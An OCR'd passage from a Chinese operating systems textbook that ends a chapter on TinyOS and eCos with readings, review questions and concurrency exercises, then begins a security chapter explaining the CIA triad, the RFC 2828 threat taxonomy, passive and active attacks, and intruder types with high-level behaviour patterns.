


图 13.12　TinyOS 应用的例子

这个例子说明了 TinyOS 方法的优点。软件由互连的简单模块组成，每个模块定义了一个或几个任务。不论是硬件还是软件，组件为其提供简单、标准化的接口。也就是说，组件可以轻易地替换掉，组件可以是硬件组件或软件组件，应用程序员看不出它们的区别。

13.4.6 TinyOS 的资源接口

TinyOS 提供一个简单但却强大、方便处理资源的集合。在 TinyOS 中对资源有三种抽象：

- 专有资源：子系统一直需要进行独占访问的资源。这个级别的资源不需要共享策略，因为永远只有一个组件在请求使用。专用资源抽象的例子包括中断和计数器。
- 虚拟资源：虚拟资源的客户都将它当做一个专用的资源来处理，所有虚拟实例建立在一个真实资源之上，可以有多个。当真实资源不需被互斥保护时，可以使用虚拟抽象。时钟或定时器就是一个例子。
- 共享资源：共享资源通过一个仲裁器组件来提供对专有资源的访问。仲裁器强迫执行互斥，一次仅允许一个使用者（称为客户）对资源进行访问，并且允许客户为资源加锁。

在本章剩余的部分，我们简要定义一个 TinyOS 共享资源。仲裁器决定每次哪个客户对资源进行访问。当客户掌握了一个资源，它可以完全没有限制地去控制资源。仲裁器假定客户之间是协作的，且仅在需要的时候获取资源并且在不需要的时候不再持有该资源。客户明确地释放资源；仲裁器无法强制收回资源。

图 13.13 显示了一个共享资源的配置，用于提供对真实资源的访问。与每个待共享资源相连接的是仲裁器组件。仲裁器强制执行一个策略，允许客户为资源加锁，使用并释放资源。共享资源配置为客户提供了下列接口：

- 资源：客户对此接口发出一个请求，来请求访问资源。如果资源已被加锁，仲裁器就会将请求放入一个队列。当客户完成对资源的访问时，它对此接口发送一条释放命令。
- 资源请求：与资源接口类似。在这种情况下，客户可以掌握一个资源，直到客户被通知有其他客户需要资源为止。
- 资源配置：在客户同意访问一个资源之前，本接口允许该资源自动配置。提供资源配置接口的组件使用这些下层专用资源的接口来配置进行操作所需要的模式中的一个。
- 特定资源接口：一旦客户可以访问资源，它使用特定资源接口来改变资源的数据和控制资源的信息。另外，对专用资源来说，共享资源配置由两个组件构成。仲裁器同意一个客户的访问和配置请求，并且强制为真实资源加锁。共享资源组件则是客户和真实资源间进行数据交互的一个媒介。从仲裁器向共享资源组件传递的仲裁器信息控制客户到下层资源的访问。




图 13.13　共享资源配置

13.5 推荐读物和网站

[KOOP96]提供了对嵌入式系统需求的系统的讨论。[STAN96]是一个关于实时和嵌入式系统很有用的概览。

[MASS03]和[ECOS07]都详细描述了 eCos 的内部。[THOM01]为内核提供了简要的概览和一些示例代码。[LARM05]给出了 eCos 配置过程更详细的描述。

[HILL00]给出了 TinyOS 的概述和基本设计原理。[GAY05]对使用 TinyOS 软件设计策略进行了有趣的讨论。[BUON01]提供了使用 TinyOS 构建网络或者无线传感器的很好的示例。还有两个对于当前版本的 TinyOS 很好的参考书目是[GAY03]和[LEVI05]。

BUON01 Buonadonna, P; Hill, J.; and Culler, D. "Active Message Communication for Tiny Networked Sensors." *Proceedings, IEEE INFOCOM 2001*, April 2001

ECOS07 eCosCentric Limited, and Red Hat, Inc. *eCos Reference Manual* 2007. http:// www.ecoscentric.com/ecospro/doc/html/ref/ecos-ref.html

GAY03 Gay, D., et al."The nesC Language: A Holistic Approach to Networked Embedded Systems." Proceedings of the ACM SIGPLAN 2003 Conference on Programming Language Design and Implementation, 2003.

GAY05 Gay, D.; Levis, P.; and Culler, D. "Software Design Patterns for TinyOS." *Proceedings, Conference on Languages, Compilers, and Tools for Embedded Systems*, 2005.

HILL00 Hill, J., et al. "System Architecture Directions for Networked Sensors. " *Proceedings, Architectural Support for Programming Languages and Operating Systems*. 2000.

KOOP96 Koopman, P "Embedded System Design Issues (the Rest of the Story)." *Proc eedings, 1996 International Conference on Computer Design*, 1996.

LARM05 Larmour, J."How eCos Can Be Shrunk to Fit." *Embedded Systems Europe*, May 2005. www.embedded.com/europe/esemay05.htm

LEVI05 Levis, P, et al. "T2: A Second Generation OS For Embedded Sensor Networks." Technical Report TKN-05-007, Telecommunication Networks Group, Technische Universitat Berlin, 2005. http://csl.stanford.edu/~pal/pubs.html

MASS03 Massa, A. *Embedded Software Development with eCos*. Upper Saddle River, N J: Prentice Hall, 2003.

STAN96 Stankovic, J., et al. "Strategic Directions in Real-Time and Embedded Systems." *ACM Computing Surveys*, December 1996.

THOM01 Thomas, G. " eCos: An Operating System for Embedded Systems." *Dr. Dobb's Journal*, January 2001.

推荐网站

- Embedded.com：很多种嵌入式系统的信息
- eCos：eCos 软件下载、信息以及链接
- TinyOS Community Forum：TinyOS 软件下载、信息以及链接

13.6 关键术语、复习题和习题

关键术语

eCos	嵌入式系统	TinyOS	嵌入式操作系统

复习题

13.1 什么是嵌入式系统？

13.2 嵌入式系统典型的需求或限制有哪些？

13.3 什么是嵌入式操作系统？

13.4 嵌入式操作系统的关键特点有哪些？

13.5 解释一下，相对于为特定目的构建的嵌入式操作系统，基于现有的商业操作系统的嵌入式操作系统有哪些优点和缺点？

13.6 指导 eCos 内核设计的主要目标有哪些？

13.7 在 eCos 中，中断服务程序和延迟服务程序有哪些不同？
13.8 在 eCos 中，有哪些并发机制可用？
13.9 什么是 TinyOS 的目标应用程序？
13.10 TinyOS 的设计目标有哪些？
13.11 什么是 TinyOS 的组件？
13.12 TinyOS 操作系统的软件组成是怎样的？
13.13 TinyOS 的默认调度策略是怎样的？

习题

13.1 在 eCos 内核中的设备驱动程序接口的介绍中（见表 13.2），推荐设备驱动程序应该使用 **_intsave()** 变量来申请和释放自旋锁，而不是使用 **_intsave()** 变量。请解释原因。

13.2 还是如表 13.2 中介绍，尽量少使用 **cyg_drv_spinlock_spin**，在这种情况不会发生死锁（deadlock）/活锁（livelock）。请解释原因。

13.3 在表 13.2 中，使用 **cyg_drv_spinlock_destroy** 时有哪些限制？请解释。

13.4 在表 13.2 中，使用 **cyg_drv_mutex_destroy** 时有哪些限制？

13.5 为什么 eCos 的位图调度程序不支持时间片？

13.6 Tiny-OS 不是抢占式的（除了中断处理外），因此需要将长时间运行的计算密集型任务分为多个更小的任务，以便保证系统对其他事件的响应，这一点很重要。上述方式被称为分相编程（split-phase）。下面是一个例子：

```
NON Split-Phase
===============
void compute() {
          compute0();
          compute1();
          compute2();
}
Split-Phase
===============
void compute_split_phase() {
          compute0()   {
          state = COMPUTE_1;
          call Timer.startOneShot(100);
}
event void Timer.fired() {
          switch(state ) {
          case COMPUTE_1 : compute1(); break;
          case COMPUTE_2 : compute2(); break;
          default  : return;
          }
          state++;
          call Timer.startOneShot(100);
}
```

整个三步计算过程中，这一分相代码会在一次性定时器控制下周期性地睡眠。

a）这一机制是如何实现构建响应灵敏系统目标的？

b）分享编程的代价是什么？

13.7 图 13.14 准备用于 eCos 内核的代码列表。

a）解释一下代码的操作。假设 B 线程首先执行，然后，在一些事件发生后 A 线程开始执行。

b）第 30 行中，在调用 cyg_cond_wait 时，如果互斥量解锁并等待代码执行，会发生什么情况？是否原子操作？

c）为什么需要第 26 行中的 while 循环？

13.8 在 eCos 自旋锁的讨论中，有一个例子，如果两个不同优先级的线程可以竞争同一个自旋锁，例子中解释了为什么自旋锁不能用于单处理器系统。解释一下，如果仅有相同优先级的线程可以申请同一

个自旋锁，为什么该问题仍然存在？

13.9　Tiny-OS 1.x 维护一个独立的电路缓冲存储器作为任务队列。如果这个队列已经满了，那么分配一个任务到该队列将会失败。发出请求的任务没有别的选择，只能放弃这一尝试。假定任务队列具有 256 个槽，考虑如下场景：

1）A 任务发送了一个网络包，等待接收者的响应。

2）B 任务以 500Hz 的频率开始从一个传感器采样数据；每个数据的采样生成一个被分配到任务队列的 C 任务。任务 C 需要 3 毫秒才能完成（你可以任务所有的系统开销已经包含到这一运行时间中）。

a)随着任务 C 的分配，多长时间会存满电路缓冲存储器？

b)如果任务 A 期望收到的响应在 1600 毫秒内没有到来，会发生什么？

c)如何重新配置 Tiny-OS 的任务队列来纠正任务 A 的饥饿状况？

13.10　考虑使用一种具有两种操作模式的传感器的 Tiny-OS 平台。SENSE 模式消耗最少的能量，但是仅让传感器检测物理事件和产生中断。为了取得事件相关的数据，传感器必须调为 SENSE+COMM 模式，才能将数据传递给 CPU。在 SENSE 模式下，每秒消耗 E/8 单位的能量，而在 SENSE+COMM 模式下，每秒消耗 E/4 单位的能量。从 SENSE+COMM 转换为 SENSE 模式不消耗任何能量，而从 SENSE 到 SENSE+COMM 模式会消耗 E 单位的能量。模式的转换基本上是瞬间完成的。

如果我们需要在进行物理事件时使用尽可能少的能量，有如下 3 种能量消耗机制：

1）尽可能地将传感器保持在 SENSE 模式。

2）任何时候都将传感器保持在 SENSE+COMM 模式。

3）在 SENSE+COMM 模式下运行 1 秒钟，然后切换到低能耗的 SENSE 模式。

a)为上述 3 种机制写一个函数 l(t_n)，返回在等待下一个事件的时候消耗的能量。其中 t_n 作为下个事件到达的时间有没有明显的优化机制？

b)为上述 3 种机制写一个模拟程序，打印其消耗的所有能量。两个输入参数分别是事件发生的最大间隔时间（W），和要模拟的事件数量（N）。假定事件的间隔时间是 0 到 W 之间的随机数。对于混合机制 3）中，使用[1, W-1]间的值 t，且以 1 秒的间隔计算多个能耗情况。

c)对于每次模拟，至少使用 10000 个事件，同时最大时间间隔从 1 到 25 秒间改变。

你的模拟结果是不是确认了你对问题 b 的答案？

```
unsigned char buffer_empty = true;
cyg_mutex_t mut_cond_var;
cyg_cond-t cond_var;

void thread_a( cyg_addrword_t index )
{
    while ( 1 ) {     // 一直运行该线程
        // 获取数据并放入槽中 X

        // 缓冲区中有数据
        buffer_empty = false;

        cyg_mutex_lock( &mut_cond_var );

        cyg_cond_signal( &cond_var );

        cyg_mutex_unlock( &mut_cond_var );
    }
}

void thread_b( cyg_addrword_t index )
{
    while ( 1 ) {     // 一直运行该线程
        cyg_mutex_lock( &mut_cond_var );

        while ( buffer_empty == true ) cyg_cond_wait( &cond_var );

        // 从缓冲区取数据

        // 设置标志说明缓冲区中的数据已使用
        buffer_empty = true;

        cyg_mutex_unlock( &mut_cond_var );

        // 处理缓冲区中的数据
    }
}
```

图 13.14　条件变量示例代码

第七部分　安　全

在电子通信、病毒和黑客、电子窃听以及电子欺诈流行的时代，安全成为一个核心的内容。两种趋势的共同作用使得这个话题尤其有趣。首先，计算机系统和网络互联的爆炸性增长，增加了机构或个人对于信息存储和交互的依赖。反过来，这加深了保护数据、资源不被泄露的需求、保证数据和消息的认证的需求，以及防范来自于网络的攻击的需求。第二，密码学和计算机安全学科的成熟，使得实际的、随时可用的应用得到了发展，以增强安全性。

第七部分导读

第 14 章　计算机安全威胁

第 14 章从计算机安全概念简介出发，然后概述了计算机安全威胁。本章讲述了四种主要的威胁：病毒、蠕虫、僵尸（bot）和 rootkit。

第 15 章　计算机安全技术

第 15 章介绍了应对计算机安全威胁的重要技术，包括访问控制、入侵检测、恶意软件防御，和应对缓冲区溢出攻击的技术。

第 14 章　计算机安全威胁

计算机安全领域非常广泛，覆盖了物理的和管理层面的控制，还包括自动控制。在本章中，我们只限于自动化的安全工具。接下来是对计算机安全相关概念和计算机安全威胁的介绍，最后讲解两大类安全威胁：入侵者和恶意软件。

加密在计算机安全威胁和计算机安全技术中都扮演着重要角色。

14.1　计算机安全的概念

NIST《计算机安全手册》[NIST95]对计算机安全这个术语的定义如下：

计算机安全：为了实现信息系统资源（包括硬件、软件、固件、信息/数据和通信）的完整性、可用性和机密性这些目标，而在一个自动化的信息系统上实施防护。

这个定义包含计算机安全核心的三个目标：

- 机密性（confidentiality）：这个术语覆盖了两个相近的概念
  - 数据[⊖]机密性：保证私有的或秘密的信息对未授权个体不可用或者不可见。
  - 隐私：保证个体能够控制或者影响与其相关的信息的收集和保存，以及由他们发送或发送给他们的信息对其是可见的。
- 完整性（integrity）：这个术语覆盖了两个相近的概念
  - 数据完整性：保证信息和程序只在一种指定的和授权的方式下被修改。
  - 系统完整性：保证系统只在一种不受影响的方式下执行它应有的功能，防止蓄意的或无意的非授权系统操作。
- 可用性（availability）：保证系统能及时地工作，服务器对授权的用户不会拒绝。

这三个概念构成了如图 14.1 所示的 CIA 三角。这三个概念包含了针对数据、信息和计算机服务的基本安全目标。比如，NIST 标准 FIPS 199《Standards for Security Categorization of Federal Information and Information Systems》将机密性、完整性和可用性作为信息和信息系统的三个安全目标。FIPS PUB 199 从需求角度为这三个目标提供了一个有用的分类和每个分类里对安全性损失的定义。

- 机密性：维护信息访问和泄露的授权限制，包括防护个人隐私和专有信息。机密性的损失是指非授权的信息泄露。
- 完整性：防止信息被不恰当地修改或清除，包括保证信息的不可否认和认证。完整性的损失是指非授权的信息修改或清除。
- 可用性：保证及时可靠的信息访问和使用。可用性的损失是指对信息或信息系统的访问、使用中断。




图 14.1　安全需求的三个方面

⊖ RFC 2828《Internet 安全术语》中定义信息为"事实和想法，可以表示（编码）为各种数据形式"，以及数据为"以特定物理形式表达的信息，通常是具有一定含义的符号序列；特别是能够由计算机处理和产生的信息表达形式"。各种安全文献对这两个术语的定义大同小异，本章也不例外。

尽管 CIA 三角定义的安全目标被广泛认可，但在一些安全场景下还可以看到，需要额外的一些概念才能展示一个完整的图景。其中最常见的两个概念如下：

认证：指的是真实性、可被验证和信任；一次会话、一条消息或消息的产生过程中对其有效性的信任。[这意味着要验证用户身份是不是如他们所声称的那样，]以及每一个系统的输入是不是来自一个可信的源。

问责：是对一个实体的行为进行追踪而产生的安全目标。它支持不可否认性、威慑性、错误隔离性、入侵检测和阻止，以及事后恢复和合法性。[因为真正安全的系统还不是一个可实现的目标，我们必须能够追踪安全性的破坏。] 系统必须对它们的行为进行记录，以便事后分析或者解决交易纠纷。

请注意 FIPS PUB 199 在完整性下面包含了认证性。

14.2 威胁、攻击和资产

现在我们来看看与计算机安全联系紧密的威胁、攻击和资产。

14.2.1 威胁和攻击

基于 RFC 2828 的表 14.1 描述了四种威胁，并列出了导致每种安全威胁的各种类型的攻击。

非授权泄露是一种对机密性的威胁。下面几种类型的攻击可以导致这种威胁：

- **暴露**：这可能是故意的，如内部人员有意泄露敏感信息（如信用卡号）给外部人员。也可能是人、硬件或者软件错误的结果，使得某个实体能够非授权地获得敏感数据。在这方面有大量的例子，比如学校意外地把学生的机密信息公布在网上。
- **窃听**：窃听是一种常见的通信中的攻击。在共享的局域网（LAN）内，比如无线 LAN 或者广播的以太网，任何设备接入 LAN 之后都能收到发给其他设备的数据包。在因特网上，有些黑客能获取 E-mail 的流量和其他数据的转发。所有这些情况都给数据的非授权访问提供了潜在的可能。
- **分析**：一个众所周知的例子是流量分析，攻击者能通过监测网络中的流量模式获取信息，比如特定主机之间的流量。[另一个例子是一个只有有限的访问权限的用户分析数据库中的细节信息，这可以通过重复查询的联合结果产生的分析来实现。]
- **入侵**：入侵的一个例子是攻击者通过攻陷系统的访问控制保护来获取对敏感数据的非授权访问。

表 14.1　基于 RFC 2828 的威胁列表和每种威胁对应的攻击行为

威　胁	攻　击
非授权泄露：实体访问非授权数据的环境或事件	**暴露**：敏感数据直接泄露给非授权实体 **窃听**：非授权实体在授权的源和目的进行通信的时候，直接访问其敏感数据 **分析**：非授权实体通过分析通信特征间接访问敏感数据（在通信中可能不是直接包含敏感数据） **入侵**：非授权实体通过破坏系统安全防护访问敏感数据
欺骗：可能导致授权实体收到或者信任错误数据的环境或事件	**伪装**：一个非授权实体获得系统访问权限，或者通过假装成授权实体实施恶意行为 **伪造**：用错误数据欺骗授权的实体 **抵赖**：一个实体欺骗另一个实体，抵赖某个行为引发的责任
中断：中断或阻止系统服务和功能的环境或事件	**失效**：通过使系统部件失效中断系统操作 **毁坏**：恶意修改系统功能或数据来改变系统的操作 **阻碍**：通过阻碍系统操作中断系统服务
篡改：系统服务或功能被非授权实体控制的环境或事件	**挪用**：一个实体非授权地以逻辑方式或物理方式控制系统资源 **滥用**：使系统部件实施对系统安全性有害的功能或服务

欺骗是对系统或数据完整性的一种威胁，下面的几种攻击可以导致这种威胁：

- 伪装：一个例子是非授权用户试图通过伪装成授权用户来获取系统的访问权限，当非授权用户获取了另一个用户的登录 ID 和口令时可能发生这种情况。另一个例子是恶意代码，比如特洛伊木马，伪装成有用的或者需要的功能，但实际上却对系统进行非授权访问，或者欺骗用户执行其他的恶意程序。
- 伪造：这指的是修改、替换文件或者数据库里的合法数据。比如，某个学生可能在学校数据库里修改他的分数。
- 抵赖：在这种情况下，用户要么抵赖发送了数据，要么抵赖接收或者拥有数据。

中断是对系统可用性和完整性的威胁，以下的几种攻击可以导致该威胁：

- 失效：这是针对系统可用性的攻击。对系统硬件的物理破坏可以导致这种结果。更典型的情况是，恶意软件（比如特洛伊木马、病毒或者蠕虫）也能使系统整体或者一些服务失效。
- 毁坏：这是针对系统完整性的攻击。恶意软件可能以一种未知的方式操作系统资源或者服务功能。或者一个用户以未授权的方式访问系统并修改一些功能。后者的一个例子是用户在系统中安装后门，随后通过一系列看似正常的方式访问系统资源。
- 阻碍：一种阻碍系统操作的方式是使通信链路失效或者改变通信控制信息。另一种方式是通过使通信流量或系统资源过载来降低系统的性能。

篡改威胁系统的完整性。如下两种攻击可能造成这种威胁：

- 挪用：这可能包括盗取系统服务。比如分布式拒绝服务攻击，当恶意软件安装在若干台主机上时，这些主机就能作为平台产生针对一个目标主机的通信流量。在这种情况下，恶意软件以非授权的方式使用了处理器和操作系统的资源。
- 滥用：滥用可能是由恶意软件或者非授权访问系统的黑客导致的。在两种情况下，安全功能可能被禁用或者屏蔽了。

14.2.2　威胁和资产

计算机系统的资产可以分为硬件、软件、数据、通信链路和网络。在本节中，我们简要描述这四类资产，并且把它们和 14.1 节中介绍的完整性、机密性和可用性联系起来（参照图 14.2 和表 14.2）。




图 14.2　系统安全的范围

表 14.2 计算机和网络资产威胁的实例

	可用性	机密性	完整性
硬件	设备失窃或者失效，导致拒绝服务		
软件	程序被删除，拒绝用户访问	非授权的软件复制	软件被修改，导致其运行失效或者执行一些未知的任务
数据	文件被删除，拒绝用户访问	非授权读取文件，分析统计数据	现有的文件被修改或者新文件被伪造
通信链路	消息被删除，通信链路或网络失效	消息被读取，消息通信模式被分析	消息被修改、延迟、重新排序或复制，错误的消息被伪造

硬件

计算机硬件的主要威胁是可用性。硬件是最容易被攻击，最不容易被怀疑受到自动控制的。威胁包括偶然的和有意的损坏、盗窃设备。个人电脑和工作站的大量使用、LAN 的广泛应用增加了硬件潜在的风险。盗窃 CD-ROM 和 DVD 可能导致机密性的损失。需要通过增强物理的和管理上的安全措施来防范此类威胁。

软件

软件包括操作系统、平台软件和应用软件。软件主要的威胁是源于对可用性的攻击。软件(尤其是应用软件)容易被删除。软件还容易因被修改或破坏而无法使用。谨慎的软件配置管理，包括对经常使用的软件版本进行备份，能够带来较高的可用性。更复杂的问题是由于软件修改导致软件虽然正常运行，但其行为已经和原来不同了，这对完整性/认证是一种威胁，计算机病毒和相关的攻击属于这种类型。最后一个问题是保护软件隐私。尽管有些可以使用的衡量标准，但非授权的软件复制这个大的问题还没有解决。

数据

硬件和软件安全常常关注计算中心的业务或者个人电脑用户的需求。一个更广泛的问题是数据安全，包括文件和由个人、组织和商业机构所拥有的其他形式的数据。

数据安全是广泛的，包罗了可用性、机密性和完整性。以可用性为例，涉及数据文件的销毁，因为这可能是偶然的或者是恶意的。

对机密的明显的关注是非授权读取数据文件或者数据库，在这个问题上的研究和工作比其他计算机安全问题要多。一种不那么明显的对机密的威胁包括对数据的分析，从中能获取总结性的和统计性的信息。直观上看，这些统计信息不会对个人隐私造成威胁。但是随着统计信息数据库的增长，泄露个人信息的可能也随之增加。从本质上说，要获得个人信息特征需要经过仔细的分析。比如对一个表的查询结果是 A、B、C 和 D，另一个查询结果是 A、B、C、D 和 E，这两个查询结果不同的地方是 E。数据集联合问题更加严重。在许多情况下，为了不同层次上的一致性，把几个数据集匹配起来需要个人信息的访问权限，所以这些隐私中关注的个人信息，在数据集的处理中就可能处于威胁之中了。

最后，数据完整性在许多设置中都是重点关注的内容。修改数据文件可能导致小的问题，也能导致大的灾难。

通信链路和网络

网络安全攻击可以分为被动攻击和主动攻击。被动攻击分析和利用系统信息，但不破坏系统资源。主动攻击试图改变系统资源或者影响系统操作。

被动攻击的本质是窃听、控制通信。攻击者的目标是获取传输的信息。被动攻击的两种类型是获取消息内容和流量分析。

获取消息内容很容易理解。比如电话谈话内容、电子邮件或者包含敏感秘密信息的文件传输。我们希望能阻止攻击者获取这些交流的内容。

第二种被动攻击，流量分析，要更微妙一些。假设我们有一种办法能够把通信内容或其他信息掩盖起来，使得攻击者即使获取了消息，也无法知道消息的内容。常用的方式是内容加密。如果我们通过加密来实施保护，攻击者还是能够发现这些消息的模式，能发现通信主体的位置和身份，能观察消息交换的频率和长度。这些信息对于分析通信的性质可能是有用的。

被动攻击很难被检测到，因为它不会改变数据本身。通常情况下，通信流量的发送和接收看起来都很正常，没有谁会注意到隐藏的第三方已经获取了消息或者分析了消息模式。然而，这类攻击是可以阻止的，常用的方法是加密。因此，针对被动攻击的重点是阻止而不是检测。

主动攻击涉及更改数据流，或者创建一个假的数据流，包含以下四种情况：重放、伪造、篡改和拒绝服务。

重放包括被动地捕获数据包，然后重新发送一次以执行一次未授权的行为。

伪造是指一个实体假装成另外一个实体。伪造攻击常常伴随着其他形式的主动攻击。比如，认证流程可能被捕获，并在一次合法的认证后进行重放，这可以使一个只有较小权限的认证实体获取超级权限，只要假冒有超级权限的实体。

篡改指的是合法信息的某些部分被修改，或者被延迟或者被重新排序，以此来产生非授权的行为。比如，一个消息内容为"允许 John Smith 读秘密文件内容"被改成"允许 Fred Brown 读秘密文件内容"。

拒绝服务阻止或者抑制通信设施的正常使用和管理。这种攻击可能有特定的目标，比如，一个实体把消息重定向到一个特定的地址（可能是安全审计服务器）。另一种拒绝服务攻击的形式是破坏网络，通过使网络失效或者使网络过载来降低整个网络的性能。

主动攻击的特点和被动攻击相反。被动攻击难以被检测到，只能采取措施进行阻止。但是，完全阻止主动攻击是很难的，因为需要对所有的通信设施和链路随时随地进行物理保护。所以，检测它们并从这些攻击造成的中断和延迟中恢复过来是我们的目标。因为检测有威慑的效果，所以对阻止这类攻击也是有用的。

14.3　入侵者

对安全最大的两种威胁之一就是入侵者（另一种是病毒），通常指的是黑客。在早期有关入侵的重要文献中，Anderson[ANDE80]把入侵者分为三类：

- 伪装者：没有被授权使用计算机，但通过攻破系统访问控制创建合法用户账号的人。
- 违法行为者：一个合法用户访问没有被授权的数据、程序或者资源，或者滥用为其分配的权限。
- 秘密用户：一个用户拥有系统的超级权限，并通过这种权限逃避审计和访问控制或者阻止系统对其行为进行审计。

伪装者可能是一个外部攻击者，违法行为者则通常是内部人员，而秘密用户既可能是内部人员也可能是外部人员。

入侵攻击可能是善意的也可能是恶意的。在善意的情况下，很多人只是想连接到因特网上访问外部信息；在恶意的情况下，则可能读取未授权的数据、修改数据，或者毁坏系统。

[GRAN04]列举了如下入侵的案例：

- 伪装成一个远程的 E-mail 服务器的管理员
- 攻击 Web 服务器

- 猜测和破解口令
- 复制含有信用卡号信息的数据库
- 在未授权的情况下查看敏感数据，包括账单记录和病历资料
- 在工作站上运行嗅探器，抓取用户名和口令
- 利用许可缺陷或者匿名的 FTP 服务器发布盗版软件和音乐
- 接入一个不安全的调制解调器，访问因特网
- 伪装成管理人员，呼叫帮助，重置管理人员的 E-mail 口令，获取新的口令信息
- 使用无人值守的工作站

14.3.1 入侵者行为模式

为了利用新发现的漏洞和逃避检测措施，入侵者的技术和行为模式总是在不断变化。尽管如此，入侵者还是会遵守一系列可识别的、区别于普通行为的模式。在下文中，为了给读者一些直观感觉，我们分析三个有代表性的入侵行为案例。基于[RADC04]的表 14.3 总结了这些行为。

表 14.3 入侵者行为模式的一些例子

a）黑客
1. 使用 IP 查看工具如 NSLookup、Dig 等选择目标地址
2. 用 NMAP 等工具查看网络服务
3. 识别潜在的有缺陷的服务（如 pcAnywhere）
4. 暴力破解 pcAnywhere 的口令
5. 安装远程管理软件，如 DameWare
6. 等待管理员登录并记录其口令
7. 使用这个口令查看网络的其余部分
b）犯罪机构
1. 迅速精确的行动使得他们的行动难以被检测出来
2. 通过漏洞端口进行攻击准备
3. 用木马程序（隐藏的软件）开启后门方便以后的入侵
4. 用嗅探器捕获口令
5. 在被发现之前，坚持不懈地进行攻击
6. 很少或几乎不犯错误
c）内部威胁
1. 为自己或者他们的伙伴创建网络账户
2. 访问他们日常工作中不需要访问的账户和应用
3. 给以前的或未来的雇主发送 E-mail
4. 鬼鬼祟祟地用即时聊天工具聊天
5. 访问那些迎合雇员不满情绪的网站，如 f'dcompany.com
6. 大量下载和文件拷贝
7. 在非工作时间访问网络

黑客

以前黑客入侵计算机是为了寻求刺激或者显示自己的地位。[黑客社团是由一群精英分子组成的，]他们的能力决定了在社团中的地位。因此，他们常常寻找攻击目标并相互共享信息。一个典型的例子是在[RADC04]中报道的对大型财务机构的侵入。入侵者利用了网络运行中没有保护的服务，这些服务实际上可能是不需要的。在这个案例中，侵入成功的关键在于 pcAnywhere 应用。安全服务厂商 Symantec 发布了这款作为远程控制解决方案的软件，使其可以安全地连接

到远程设备上。但是攻击者很容易访问 pcAnywhere，管理员使用了同样的三个字母作为用户名和口令。在这个用于 700 个节点的网络中没有入侵检测系统。当一位副总裁走进她的办公室看到鼠标在其 Windows 工作站的文件上移动时，入侵者才被发现。

善意的入侵是可以容忍的，尽管会消耗掉一些资源，使合法用户获取服务的速度变慢。但是没有一种好的方法能判断入侵是善意的还是恶意的。所以，尽管是一个没有什么敏感数据的系统，也需要注意入侵的问题。

